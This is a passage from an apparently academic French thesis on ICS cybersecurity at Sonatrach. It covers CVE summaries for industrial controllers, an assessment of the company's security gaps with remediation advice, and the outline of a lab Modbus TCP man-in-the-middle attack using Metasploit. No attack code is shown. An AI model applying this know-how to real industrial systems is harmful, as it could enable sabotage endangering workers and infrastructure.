- Description : Un attaquant ayant accès à l'interface série du système peut utiliser des informations d'identification codées en dur pour manipuler le processus de démarrage et modifier l'image du micro-logiciel de manière non autorisée.
- Impact : Manipulation du processus de démarrage et modification non autorisée du micro-logiciel.
- Recommandation : Mettre à jour le gestionnaire de sécurité, mettre en place des mécanismes d'authentification solides et prévenir les manipulations indésirables du micro-logiciel.

Vulnérabilité CVE-2022-30315

Vulnérabilité du protocole Safety Builder utilisé dans Honeywell Experion PKS Safety Manager.

- Description : Cette vulnérabilité concerne le protocole Safety Builder utilisé dans Honeywell Experion PKS Safety Manager. Un attaquant peut exécuter un code machine arbitraire sur le processeur du contrôleur en déclenchant un téléchargement de logique sans vérification d'authenticité. Les contrôleurs FSC et Safety Manager sont concernés.
- Impact : Exécution de code à distance, déni de service et possibilité d'implanter des capacités malveillantes similaires au malware TRITON.
- Recommandation : Mettre à jour les composants affectés, renforcer les contrôles de sécurité et prévenir l'exploitation de cette vulnérabilité.

Vulnérabilité CVE-2022-33139

Vulnérabilité affectant plusieurs applications Siemens.

- Description : Cette vulnérabilité concerne plusieurs applications, notamment Cerberus DMS, Desigo CC, Desigo CC Compact, SIMATIC WinCC OA V3.16, SIMATIC WinCC OA V3.17 et SIMATIC WinCC OA V3.18. Ces applications utilisent uniquement l'authentification côté client, ce qui permet à des attaquants de se faire passer pour d'autres utilisateurs ou d'exploiter le protocole client-serveur sans être authentifiés.
- Impact : Accès non autorisé à des fonctionnalités et à des informations sensibles.
- Recommandation : Activer l'authentification côté serveur pour atténuer cette vulnérabilité et protéger les systèmes concernés.

Vulnérabilité CVE-2022-29519

Vulnérabilité affectant les contrôleurs STARDOM FCN et FCJ.

- Description : Cette vulnérabilité concerne les contrôleurs STARDOM FCN et FCJ de la version R1.01 à R4.31. Un attaquant situé à proximité peut se connecter aux contrôleurs, modifier les paramètres de configuration ou falsifier le micro-logiciel du périphérique.
- Impact : Conséquences graves sur la sécurité et l'intégrité des opérations.
- Recommandation : Sécuriser les communications, prendre des mesures pour prévenir les attaques potentielles.

Vulnérabilité CVE-2022-30997

Vulnérabilité affectant les contrôleurs STARDOM FCN et FCJ.

- Description : Cette vulnérabilité concerne les contrôleurs STARDOM FCN et FCJ (versions R4.10 à R4.31). Un attaquant disposant de privilèges administratifs peut accéder au contrôleur, lire, modifier les paramètres de configuration ou installer un micro-logiciel falsifié.
- Impact : Accès non autorisé aux contrôleurs, compromission de la configuration et de l'intégrité.
- Recommandation : Sécuriser les informations d'identification, prendre des mesures pour protéger les contrôleurs contre les accès non autorisés.

Vulnérabilité CVE-2019-10943

Vulnérabilité affectant plusieurs produits Siemens.

- Description : Cette vulnérabilité concerne plusieurs produits Siemens, tels que les contrôleurs SIMATIC Drive, SIMATIC ET 200SP Open Controller, SIMATIC S7-1200 CPU, SIMATIC S7-1500 CPU, SIMATIC S7-PLCSIM Advanced, et d'autres. Elle permet à un attaquant d'accéder au port 102/tcp du réseau pour modifier le programme utilisateur sur le contrôleur PLC, ce qui peut causer une divergence entre le code en cours d'exécution et le code source stocké sur le dispositif.
- Impact : Altération de l'intégrité perçue du programme utilisateur.
- Recommandation : Mettre en place des mesures de sécurité pour prévenir les attaques de type "L'homme au milieu" et protéger l'intégrité des programmes utilisateur.

Vulnérabilité CVE-2020-15791

Vulnérabilité affectant plusieurs produits Siemens.

- Description : Cette vulnérabilité concerne la famille de CPU SIMATIC S7-300, SIMATIC S7-400, SIMATIC WinAC RTX (F) 2010 et SINUMERIK 840D sl. Le protocole d'authentification entre un client et un PLC via le port 102/tcp ne protège pas suffisamment le mot de passe transmis, permettant à un attaquant d'obtenir des identifiants de PLC valides en interceptant le trafic réseau.
- Impact : Mise en danger de la confidentialité et de l'intégrité des systèmes Siemens.
- Recommandation : Prendre des mesures de sécurité appropriées pour atténuer les risques.

Vulnérabilité CVE-2020-7483

Vulnérabilité affectant le logiciel Schneider Electric TriStation.

- Description : Cette vulnérabilité concerne le logiciel Schneider Electric TriStation. Lorsque la fonction "mot de passe" est activée, certaines données peuvent être visibles en texte clair sur le réseau. Cette vulnérabilité a été corrigée dans les versions v4.9.1 et v4.10.1.
- Impact : Exposition de données sensibles lors de l'utilisation de la fonction "mot de passe".
- Recommandation : Mettre à jour vers les versions corrigées pour éviter les risques associés à cette vulnérabilité.

3.4.3 Évaluation des mesures de sécurité mises en place par l'entreprise

La cybersécurité dans le secteur pétrolier et gazier présente des défis intrinsèques en raison de la complexité de la gestion d'une organisation étendue, de la collaboration avec une chaîne d'approvisionnement complexe et de la nécessité de protéger les actifs et les données sensibles. Nous procédons à une évaluation des mesures de sécurité mises en place par l'entreprise SONATRACH, en nous basant sur les informations fournies et recueillies au niveau de l'entreprise.

Objectifs de sécurité :

Les objectifs de sécurité de SONATRACH sont les suivants :

- Confidentialité et intégrité des données : Protéger les informations sensibles et garantir leur intégrité contre tout accès non autorisé ou altération.
- Disponibilité des services : Assurer la disponibilité continue des services critiques pour soutenir les opérations de l'entreprise.
- Prévention des cyberattaques : Mettre en place des mesures pour détecter, prévenir et contrer les cyberattaques potentielles.
- Conformité aux réglementations de sécurité : Respecter les réglementations et normes de sécurité en vigueur dans l'industrie pétrolière et gazière.
- Sensibilisation à la sécurité informatique : Former et sensibiliser le personnel aux bonnes pratiques de sécurité informatique afin de réduire les risques.

Infrastructure informatique

L'infrastructure informatique de SONATRACH comprend les éléments suivants :

- Serveurs et réseaux : SONATRACH utilise des serveurs, des postes de travail, des périphériques et des équipements sur le terrain pour soutenir ses opérations.
- Systèmes d'exploitation : Les systèmes d'exploitation utilisés comprennent Windows, Linux et UNIX sur les serveurs et les postes de travail.
- Bases de données : SONATRACH gère des bases de données à la fois dans l'environnement informatique (IT) et dans l'environnement opérationnel (OT).
- Applications logicielles : Des applications logicielles sont utilisées à la fois dans l'environnement OT et IT pour prendre en charge les opérations de l'entreprise.
- Sécurité : SONATRACH a mis en place un pare-feu, des systèmes de détection et de prévention des intrusions (IDS/IPS), ainsi que des services de sécurité cloud pour protéger son infrastructure IT.

Politiques de sécurité

SONATRACH a mis en place les politiques de sécurité suivantes :

- Politique de sécurité de l'information : Protection des informations sensibles, classification des données, contrôle d'accès et gestion des identités.
- Politique de sécurité physique : Protection des actifs physiques, contrôle d'accès, vidéosurveillance, sécurité des zones sensibles, gestion des clés et sécurité des locaux.
- Politique de sécurité des réseaux et des systèmes : Utilisation de pare-feu, détection d'intrusion et surveillance du réseau.
- Politique de sécurité des communications : Sécurisation des communications par courrier électronique, protection des données lors des transferts de fichiers et sensibilisation à la sécurité des communications.
- Politique de gestion des risques : Identification, évaluation et gestion des risques de sécurité, analyse des risques, mise en place de mesures de contrôle appropriées, gestion des incidents de sécurité, continuité des activités et planification des mesures d'urgence.
- Politique de conformité réglementaire : Respect des réglementations et normes de sécurité, conformité aux réglementations sur la protection des données, gestion de la confidentialité, rapports sur les incidents de sécurité et conformité aux normes spécifiques de l'industrie.

Contrôles de sécurité

Les contrôles de sécurité mis en place par SONATRACH comprennent :

- Installation d'un pare-feu pour protéger le réseau contre les attaques externes (exemples : Série 4100 de cisco, série USG9500 de huawei).
- Mise en place de mesures anti-DDoS pour prévenir les attaques par déni de service(exemple : ARBOR).
- Utilisation de systèmes de détection et de prévention des intrusions (IDS/Intrusion Prevention System (IPS)) pour détecter et contrer les tentatives d'intrusion informatique(exemple : NOZOMI).
- Surveillance continue du réseau pour identifier les activités suspectes(exemples : Cisco Stealthwatch, SolarWinds Network Performance Monitor, Security Onion).
- Mise en place d'une politique de gestion des mots de passe pour renforcer l'authentification et l'accès sécurisé, exemple :
  - Les mots de passe doivent comporter au moins 12 caractères.
  - Ils doivent inclure une combinaison de lettres majuscules et minuscules, de chiffres et de caractères spéciaux.
  - Les utilisateurs doivent changer leur mot de passe tous les deux mois.
  - Les utilisateurs doivent éviter d'utiliser des informations personnelles évidentes telles que leurs matricules, leur nom, leur prénom ou leur date de naissance, etc.
- Sensibilisation du personnel à la cybersécurité industrielle à travers des programmes de formation.
- Gestion d'accès aux endroits critiques pour limiter l'accès aux personnes autorisées uniquement, exemple :l'utilisation de cartes d'accès avec photo, codes d'accès.

Évaluation des risques

Selon les informations fournies, aucune évaluation formelle des risques n'a été mentionnée.

3.4.4 Identification des risques de cybersécurité spécifiques aux ICS

L'identification des risques de cybersécurité spécifiques aux ICS revêt une importance primordiale dans la protection des infrastructures critiques. Les ICS, utilisés notamment dans l'industrie pétrolière et gazière, sont exposés à des cyberattaques pouvant avoir des conséquences graves. Il est essentiel de procéder à une analyse approfondie de ces risques afin de mettre en place des mesures de protection appropriées et d'assurer la résilience des infrastructures

industrielles. En particulier, les exemples de vulnérabilités analysées précédemment peuvent entraîner les risques suivants :

1. Accès non autorisé aux données sensibles : Une authentification malveillante ou contournée peut compromettre la confidentialité des données sensibles liées aux opérations de forage ou aux processus industriels.
2. Modification non autorisée des données des systèmes de canalisations : L'absence ou la mauvaise implémentation de l'authentification peut entraîner des manipulations des flux de liquides ou de gaz dans les systèmes de canalisations, mettant en danger l'intégrité et la sécurité des pipelines.
3. Modification du procédé industriel et des contrôles opérationnels : Les vulnérabilités d'authentification manquante ou malveillante permettent à un attaquant de modifier les paramètres du procédé industriel, compromettant ainsi la stabilité et la sécurité des opérations. Cela peut entraîner des pannes, des incidents de sécurité ou des dysfonctionnements dans les contrôles opérationnels, mettant en danger la sécurité des travailleurs et la disponibilité des infrastructures critiques.
4. Sabotage industriel : Les systèmes ICS sont vulnérables aux attaques malveillantes visant à saboter les opérations industrielles, telles que la modification des paramètres de production, la désactivation d'équipements essentiels ou l'introduction de défauts dans les produits. De telles attaques peuvent causer des dommages matériels, des pertes financières significatives et nuire à la réputation de l'entreprise.



Figure 3.4 – Risque lié à la production de pétrole et de gaz et à la chaîne d'approvisionnement [42]

3.4.5 Impacts potentiels des cyberattaques sur l'ICS de Sonatrach

Les cyberattaques peuvent avoir des conséquences dévastatrices sur les ICS de Sonatrach. Pour mieux comprendre les impacts potentiels de ces cyberattaques sur l'ICS de Sonatrach, nous pouvons les classer en fonction de différents paramètres. Voici une classification des impacts potentiels des cyberattaques sur l'ICS de Sonatrach :

Classification des impacts selon le type :

1. Impact financier : Les cyberattaques peuvent entraîner d'importantes pertes financières pour Sonatrach, telles que les coûts de récupération des données, de restauration des systèmes, les pertes de productivité et les répercussions sur la réputation de l'entreprise.
2. Impact opérationnel : Les cyberattaques peuvent perturber les opérations quotidiennes de Sonatrach en rendant les systèmes ICS inaccessibles, en paralysant les communications internes, en retardant les activités de production et de distribution, ce qui peut entraîner des pertes financières et des retards dans la chaîne d'approvisionnement.
3. Impact sur la sécurité des employés : Les cyberattaques peuvent mettre en danger la sécurité des employés travaillant sur les sites pétroliers et gaziers de Sonatrach. Par exemple, une attaque ciblée sur les systèmes de contrôle peut compromettre la sécurité des installations physiques, ce qui peut entraîner des accidents, des blessures, voire des pertes de vie.
4. Impact sur l'image de marque et la réputation : Les cyberattaques réussies peuvent avoir un impact négatif sur l'image de marque et la réputation de Sonatrach. Les fuites de données, les atteintes à la vie privée des clients et les interruptions des services peuvent entraîner une perte de confiance des clients, une baisse de la valeur de l'action et une détérioration de la réputation de l'entreprise.
5. Impact réglementaire et juridique : Les cyberattaques peuvent entraîner des conséquences juridiques et réglementaires pour Sonatrach. Les lois sur la protection des données et les réglementations sectorielles exigent que Sonatrach protège les informations confidentielles et signale les incidents de cybersécurité. Le non-respect de ces réglementations peut entraîner des amendes, des poursuites judiciaires et des sanctions.

Classification des impacts selon le degré :

1. Impact mineur : Les cyberattaques peuvent avoir des conséquences mineures, telles que des perturbations temporaires des opérations ou des pertes financières limitées.
2. Impact modéré : Les cyberattaques peuvent entraîner des perturbations plus importantes, des pertes financières significatives et une réduction de l'efficacité opérationnelle.

3. Impact majeur : Les cyberattaques peuvent causer des dommages majeurs, tels que l'arrêt complet des opérations, des pertes financières massives, des atteintes graves à la sécurité des employés et une altération significative de la réputation de l'entreprise.

Classification d'impact selon les incidents passés :

- Impact financier majeur : L'attaque de Saudi Aramco en 2012 a entraîné des pertes financières massives pour l'entreprise.
- Impact sur l'image de marque et la réputation majeur : L'incident de fuite de données chez Equinor en 2021 a nui à la réputation de l'entreprise et à la confiance des clients.
- Risques pour la sécurité et la vie humaine : Les attaques contre les systèmes de sécurité, telles que l'attaque Triton/Trisis contre Saudi Aramco, ont mis en danger la sécurité des installations pétrolières et gazières, augmentant ainsi les risques d'accidents industriels catastrophiques.
- Perturbation de l'approvisionnement en carburant et pénuries : L'attaque contre Colonial Pipeline en 2021 a entraîné l'arrêt des opérations et des pénuries de carburant, perturbant ainsi l'approvisionnement en carburant dans plusieurs régions des États-Unis.
- Pertes financières : L'attaque par ransomware contre Norsk Hydro en 2019 a entraîné des interruptions des opérations, des pertes financières importantes et des coûts de récupération élevés pour l'entreprise.
- Interruptions des services : L'attaque WannaCry en 2017 a provoqué l'extinction des ordinateurs de plusieurs sites opérés par des entreprises du secteur pétrolier et gazier, entraînant des perturbations opérationnelles et des retards.
- Impact sur la sécurité des employés : Une attaque ciblée sur les systèmes de contrôle d'une plateforme offshore a conduit à une évacuation temporaire des employés par mesure de précaution.

3.4.6 Conclusion de l'évaluation des mesures de sécurité

L'évaluation approfondie des mesures de sécurité des ICS de Sonatrach met en évidence certaines pratiques exemplaires et des stratégies de défense couramment utilisées, mais qui sont principalement axées sur la sécurité IT sans accorder une importance parallèle à la cybersécurité OT. Par conséquent, des lacunes significatives ont été identifiées dans plusieurs domaines clés :

- Tout d'abord, menaces internes et attaques de harponnage (spear phishing) : Les attaques exploitant le facteur humain représentent une préoccupation majeure qui nécessite une attention particulière.

- Absence d'une évaluation formelle des risques : Sonatrach n'a pas effectué d'évaluation formelle des risques, ce qui est essentiel pour identifier les vulnérabilités spécifiques et prendre des mesures de sécurité appropriées.
- Gestion des incidents de sécurité : La politique de gestion des incidents émise n'est pas suffisamment claire et bien définie, et les procédures de détection, de signalement, de gestion et de résolution des incidents doivent être améliorées pour minimiser les impacts potentiels en cas d'attaque.
- Absence de tests de pénétration : Aucun test de pénétration n'a été effectué pour évaluer l'efficacité des mesures de sécurité et identifier les vulnérabilités potentielles, ce qui compromet la posture de sécurité globale.
- Faible protection des communications sans fil : Les réseaux sans fil utilisés ne sont pas suffisamment renforcés, ce qui les rend vulnérables à des attaques telles que l'interception ou la manipulation des données.
- Mise à jour et tests insuffisants des plans de reprise après sinistre : Les plans de reprise après sinistre doivent être régulièrement mis à jour et testés pour assurer leur efficacité en cas d'incident réel.
- Gestion des vulnérabilités spécifiques à l'OT : Le manque de gestion des vulnérabilités spécifique a OT dans les pratiques de sécurité de SONATRACH.
- Utilisation de protocoles industriels non sécurisés : L'utilisation de protocoles non chiffrés et sans authentification dans les équipements industriels représente une lacune majeure en matière de sécurité, compromettant l'intégrité et la confidentialité des données.
- Manque de convergence entre IT et OT : Une absence de collaboration et de communication efficaces entre les équipes informatiques et technologiques opérationnelles entraîne des difficultés dans l'alignement des stratégies de sécurité et le partage d'informations sur les vulnérabilités.
- Absence d'outils de sécurisation spécifiques pour l'OT : Les outils de sécurisation utilisés dans l'environnement informatique ne sont pas adaptés aux exigences de l'OT, ce qui nécessite des IDS industriels spécifiques pour détecter les activités malveillantes ciblant les systèmes OT.
- Manque de politique de sécurité spécifique pour l'OT selon des normes spécifiques : Une politique de sécurité dédiée à l'OT, conforme aux normes et aux meilleures pratiques spécifiques à ce domaine, est absente, entraînant une absence de directives claires pour gérer les risques de sécurité dans les systèmes OT.

- Insuffisance d'investissement personnel dans la formation et la sensibilisation à la cybersécurité de l'OT : Un manque d'engagement individuel et d'efforts pour acquérir les connaissances et les compétences nécessaires en matière de cybersécurité des ICS, ainsi qu'une compréhension insuffisante des enjeux et des bonnes pratiques, ont été constatés.

3.5 Pratiques et solutions de la cybersécurité des ICS de Sonatrach

La récente découverte de certaines lacunes de sécurité au sein des ICS de Sonatrach souligne l'urgence d'adopter des mesures immédiates pour renforcer la posture de sécurité de l'entreprise. Ces vulnérabilités nécessitent une attention immédiate et une action corrective afin de prévenir les incidents de sécurité et de garantir la continuité des opérations critiques.
Pour établir un plan de sécurisation complet, il est essentiel d'adopter une approche de défense en profondeur, telle que décrite dans la section 2.9 du chapitre 2. Cette approche vise à renforcer la résilience globale des ICS de Sonatrach en mettant en place plusieurs couches de sécurité superposées, chacune offrant une protection supplémentaire en cas de compromission d'une couche précédente.

Voici en détail les mesures spécifiques à mettre en place pour remédier à ces lacunes et améliorer la résilience globale des ICS de Sonatrach :

1. Menaces internes et attaques de spear phishing :
    - Mettre en place une politique de sensibilisation et de formation à la cybersécurité pour tous les employés, en mettant l'accent sur les dangers du spear phishing, les attaques internes et les bonnes pratiques de sécurité.
    - Mettre en place des mesures de contrôle d'accès strictes pour limiter les droits d'accès aux ICS en fonction des responsabilités de chaque employé.
    - Appliquer la ségrégation des tâches et des privilèges minimaux pour tous les employés.
    - Utiliser des procédures d'authentification et de contrôle d'accès solides pour minimiser les dommages causés par de telles menaces.
2. Absence d'évaluation formelle des risques :
    - Effectuer une évaluation formelle des risques pour identifier les vulnérabilités spécifiques des ICS de Sonatrach.
    - Utiliser les résultats de l'évaluation des risques pour mettre en place des mesures de sécurité appropriées.
3. Gestion des incidents de sécurité insuffisante :

- Élaborer et mettre en œuvre une politique de gestion des incidents claire et bien définie, comprenant des procédures de détection, de signalement, de gestion et de résolution des incidents.
- Former une équipe d'intervention d'urgence chargée de gérer les incidents de sécurité de manière efficace et coordonnée.
- Mettre en place des mécanismes de surveillance continue des systèmes ICS pour détecter rapidement les anomalies et les activités suspectes.

4. Absence de tests de pénétration :
   - Effectuer régulièrement des tests de pénétration pour évaluer l'efficacité des mesures de sécurité existantes et identifier les vulnérabilités potentielles.
   - Engager des experts en cybersécurité pour réaliser des tests de pénétration approfondis et fournir des recommandations pour remédier aux vulnérabilités identifiées.
   - Mettre en place un programme de tests de pénétration réguliers pour assurer une sécurité continue des ICS.
5. Renforcement de la protection des communications sans fil :
   - Mettre en œuvre des protocoles de sécurité robustes, tels que le chiffrement et l'authentification, pour les communications sans fil entre les équipements industriels.
   - Utiliser des technologies telles que le Wi-Fi Protected Access 2 (WPA2) pour renforcer la sécurité des réseaux sans fil.
   - Mettre en place des mesures de surveillance des communications sans fil pour détecter toute activité anormale ou non autorisée.
6. Mise à jour et tests réguliers des plans de reprise après sinistre :
   - Mettre en place un processus régulier de mise à jour des plans de reprise après sinistre pour s'assurer qu'ils reflètent les changements technologiques et les nouvelles menaces.
   - Tester périodiquement les plans de reprise après sinistre pour évaluer leur efficacité et identifier les éventuelles lacunes ou problèmes.
   - Impliquer toutes les parties concernées dans les tests de reprise après sinistre et mettre à jour les plans en fonction des résultats des tests.
7. Gestion des vulnérabilités spécifiques à l'OT :
   - Mettre en place un processus de gestion des vulnérabilités pour identifier, évaluer et traiter les vulnérabilités des systèmes ICS.
   - Effectuer des analyses régulières de vulnérabilités et appliquer les correctifs de sécurité appropriés pour réduire les risques de compromission.

- Établir des procédures claires pour la gestion des vulnérabilités, y compris la communication avec les fournisseurs et la mise en œuvre rapide des correctifs.

8. Utilisation de protocoles industriels chiffrés et authentifiés :
   - Mettre en place des mécanismes de chiffrement et d'authentification pour tous les protocoles industriels utilisés dans les systèmes ICS.
   - Mettre à jour les équipements et les logiciels pour utiliser des versions de protocoles qui prennent en charge le chiffrement et l'authentification.
   - Former le personnel sur l'importance de l'utilisation de protocoles chiffrés et authentifiés et des bonnes pratiques associées.
9. Manque de convergence entre IT et OT :
   - Favoriser la communication et la collaboration entre les équipes IT et OT.
   - Former des groupes de travail mixtes pour résoudre les problèmes de sécurité et élaborer des stratégies communes.
   - Adopter une approche unifiée de la sécurité en développant des politiques et des procédures qui intègrent les besoins des deux domaines.
   - Mettre en place une plateforme de partage d'informations.
10. Absence d'outils de sécurisation spécifiques pour l'OT :
    - déploiement d'un SIEM permet une surveillance centralisée, une détection précoce des incidents et une analyse approfondie pour une réponse rapide et des mesures correctives efficaces.
    - déploiement d'un HIDS permet une surveillance en temps réel des hôtes, détectant les activités suspectes, les intrusions et les comportements anormaux. Cela renforce la sécurité des hôtes et permet une réponse proactive aux menaces.
    - utilisation Outils de gestion des identités et des accès (Identity and Access Management (IAM)) pour l'OT permettent de gérer les droits d'accès des utilisateurs, des dispositifs et des applications dans les environnements OT.
    - L'implémentation de pare-feu industriels permet le filtrage du trafic et le blocage des connexions non autorisées. De plus, les IDS industriels assurent la surveillance et la détection d'activités suspectes. Ensemble, ces outils renforcent la sécurité des environnements OT.
11. Manque de politique de sécurité spécifique pour l'OT selon des normes spécifiques :
    - Développer et mettre en place une politique de sécurité spécifique pour l'OT en se basant sur des normes reconnues, telles que l'IEC 62443, NIST SP 800-82 ou ISO/IEC 27001, qui sont des références en matière de sécurité des systèmes OT.

- Maintenir une veille technologique constante pour rester à jour sur les dernières avancées en matière de sécurité OT et mettre en œuvre les solutions de sécurité appropriées.
- Couvrir les aspects clés de la sécurité de l'OT, tels que l'identification des actifs critiques, la classification des risques, les contrôles d'accès, la gestion des vulnérabilités, la surveillance continue et les plans de réponse aux incidents spécifiques à l'OT.

12. Investissement personnel dans la formation et la sensibilisation à la cybersécurité :
    - Mettre en place des programmes de formation et de sensibilisation à la cybersécurité pour tous les employés, en mettant l'accent sur les ICS.
    - Encourager le personnel à suivre des formations et à acquérir les compétences nécessaires en matière de cybersécurité des ICS.
    - Mettre en place des incitations et des récompenses pour promouvoir l'engagement personnel dans la cybersécurité, par exemple, en reconnaissant les employés qui contribuent activement à la sécurité des ICS.

3.6 Conclusion

Dans un paysage numérique en constante évolution, l'industrie pétrolière et gazière doit prendre des mesures urgentes pour renforcer la sécurité de ses infrastructures opérationnelles. Les approches traditionnelles ne suffisent plus à contrer les cyberattaques sophistiquées qui menacent ses opérations vitales. Une approche basée sur la défense en profondeur, telle que proposée par la norme IEC 62443, s'avère nécessaire.
Afin de relever ces défis, il est essentiel de procéder à une évaluation approfondie de la cybersécurité et de créer une feuille de route claire visant à mettre en place des mesures de sécurité adaptées à court, moyen et long terme.

Chapitre 4

Simulation d'un exemple d'attaque sur un ICS

Sommaire

4.1 Introduction

Le chapitre 4 de ce mémoire se focalise sur la simulation de deux attaques sur un ICS au sein d'une entreprise pétrolière, telle que Sonatrach. L'objectif est d'évaluer la résilience et la sécurité de l'ICS en reproduisant un scénario réaliste. Nous présenterons la méthodologie de simulation ainsi que les résultats obtenus. Ce chapitre contribuera à une meilleure compréhension des défis de la cybersécurité et à l'élaboration de stratégies de protection efficaces.

4.2 Analyse, test et sécurité du protocole Modbus

Dans le contexte spécifique du protocole Modbus TCP, une approche couramment utilisée consiste à configurer un laboratoire avec un poste de travail maître et un contrôleur logique programmable (PLC) afin d'observer les communications entre les deux. L'outil d'analyse réseau Wireshark est alors utilisé pour capturer et examiner les échanges Modbus TCP normaux entre ces deux entités.

Pour simuler une attaque de l'homme du milieu (MITM) sur Modbus TCP telle que décrite dans l'annexe B, le framework Metasploit est souvent utilisé. Il permet de modifier les commandes échangées entre le poste de travail maître et le PLC. En interceptant les paquets Modbus TCP en transit, le framework peut modifier une valeur hexadécimale spécifique dans les commandes, comme l'activation d'une bobine du PLC, en la remplaçant par une autre valeur hexadécimale qui désactive la bobine (figure 4.1).
Cette modification malveillante réalisée par l'attaquant altère l'intention du poste de travail maître envers le PLC, éteignant la bobine sans générer d'erreur apparente. Ces attaques MITM soulignent la vulnérabilité des ICS et la nécessité de renforcer les défenses contre de telles intrusions.

4.2.1 Configuration du laboratoire expérimental pour le protocole Modbus TCP

La configuration du laboratoire Modbus TCP comprend les détails suivants pour chaque poste de travail :

1. Poste de travail principal (Maître) :
    - Système d'exploitation : Windows 10 Professional
    - Adresse IP : 192.168.1.39



Figure 4.1 – Plan d'attaque MITM sur le protocole Modbus TCP

- Logiciel Modbus Master : QmodMaster
- Configuration du logiciel Modbus Master :
  - ModBus Mode : TCP
  - Slave Address (numéro de l'esclave) : 1
  - Function code (code de fonction) : Read Coils (0x01)
  - Paramètres TCP Modbus : PLC = 192.168.1.37, Port TCP 502

2. Poste de travail PLC (Esclave) :
   - Système d'exploitation : Linux Kali 64 bits
   - Adresse IP : 192.168.1.37
   - Logiciel ModbusPal 1.6
   - Configuration du logiciel ModbusPal 1.6 :
     - Port TCP : 502
     - ID esclave : 7
     - Adresses des bobines : 1-10
3. Poste de travail d'attaquant simulé :
   - Système d'exploitation : Linux Kali 64 bits
   - Adresse IP : 192.168.1.38

- Logiciels installés :
  - Framework Metasploit 6.3.4-dev
  - Analyseur de paquets Wireshark 4.0.3

Cette configuration permet d'établir une communication entre le poste de travail principal (maître) et le poste de travail PLC (esclave) pour effectuer des échanges Modbus TCP. Le poste de travail d'attaquant simulé est utilisé pour analyser les paquets de données à l'aide de Wireshark et mener des attaques à l'aide du framework Metasploit.

4.2.2 Communications normales Modbus TCP :

Ce scénario de simulation vise à reproduire une communication normale entre un poste de travail maître et un poste de travail esclave en utilisant le protocole Modbus TCP. L'objectif principal est d'évaluer le bon fonctionnement de la communication et de vérifier la capacité de manipulation des registres Modbussans aucune manipulation malveillante.

1. Configuration initiale :
   - Poste de travail maître : logiciel Modbus TCP Master.
   - Poste de travail esclave : logiciel ModbusPal 1.6 pour la simulation.
2. Préparation du scénario :
   - Le maître envoie une requête de lecture des Holding Registers à l'automate.
   - L'automate répond avec les valeurs actuelles des Holding Registers
3. Modification des valeurs des Holding Registers :
   - Le maître envoie une requête de modification des valeurs des Holding Registers à l'automate avec les nouvelles valeurs.
   - L'automate met à jour les valeurs des Holding Registers.
4. Analyse de l'échange :
